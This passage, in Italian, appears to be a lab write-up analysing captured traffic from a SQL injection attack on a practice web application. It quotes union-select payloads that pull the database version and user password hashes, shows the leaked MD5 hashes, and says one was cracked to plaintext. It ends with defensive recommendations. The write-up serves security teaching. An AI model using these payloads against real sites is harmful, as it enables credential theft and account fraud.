<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheats
heet-oku/</a></li>
<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.
net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
<li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/index.php/SQL_Injection</a></li>
<li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
</ul>
</div>

```

Dove in questo comando **1' or 1=1 union select null, version ()** l'attaccante sta cercando di capire la versione del sito web che è **5.7.12-0ubuntu1.1**

Inoltre andando nella riga 28, e prendendo la http stream e digitando 1=1 ho trovato questo lato interessante dove vengono mostrati alcuni hash di password

```

</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union se
lect user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First nam
e: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<
br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d
75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e
9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

<h2>More Information</h2>
<ul>
<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0
N1P76E.html</a></li>
<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheats

```

L'utente 1337 ha questo hash **8d3533d75ae2c3966d7e0d4fcc69216b** che decifrerà sul sito <https://crackstation.net/> per ottenere la password in chiaro che è la seguente **charley**

## CONCLUSIONI

I siti web che supportano sql utilizzano database e tabelle per tenere in memoria dati sensibili e se codesti siti sono vulnerabili ad attacchi sql injection, la gravità della situazione sta tutto nelle mani dell'attaccante che se volesse potrebbe ottenere tutti gli username e password del sito bersaglio.

Una volta ottenute le credenziali l'hacker potrebbe eseguire frodi bancarie o avviare bonifici sul suo conto.

Quindi è bene che un sito adoperi queste misure di sicurezza

- **Sanitizzare** gli input degli utenti
- **Privilegio minimo**: I conti di accesso al database devono avere solo i permessi strettamente necessari per il loro ruolo
- **Utilizzare whitelist** per utilizzare solo dati con formati e caratteri previsti